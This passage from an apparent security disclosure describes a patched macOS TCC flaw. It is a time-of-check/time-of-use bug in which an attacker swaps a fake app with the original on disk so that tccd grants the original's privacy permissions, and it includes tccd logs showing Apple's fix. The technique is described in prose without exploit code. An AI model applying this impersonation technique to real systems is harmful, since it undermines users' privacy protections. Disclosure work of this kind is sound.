`tccd` will use the files on the disk for code signing verification, in this case the original app, which we used to overwrite our fake app. This means that permission will be granted to our app if the original app had the permission we required.

This allows an attacker to impersonate any application on the system as far as privacy is concerned.

This is a classic TOCTOU (time of check time of use) issue.

Fix

Apple now properly identifies the process, and verifies its code signature in-memory.

```
2022-04-01 10:42:00.148226+0200 0xe1c3c    Error       0x1e0442            456
0    tccd: [com.apple.TCC:access] IDENTITY_ATTRIBUTION: Failed to validate code
signature of responsible process 36900, responsible for /private/tmp/
zoom.us.app/Contents/MacOS/zoom.us: #-67034: Error Domain=NSOSStatusErrorDomain
Code=-67034 "(null)"

...

2022-04-01 10:42:00.150774+0200 0xe1c3c    Error       0x1e0442            456
0    tccd: [com.apple.TCC:access] Invalid dynamic code signature for accessing/
responsible process <TCCDProcess: identifier=us.zoom.xos, pid=36900, auid=501,
euid=501, binary_path=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us>: #-67034
```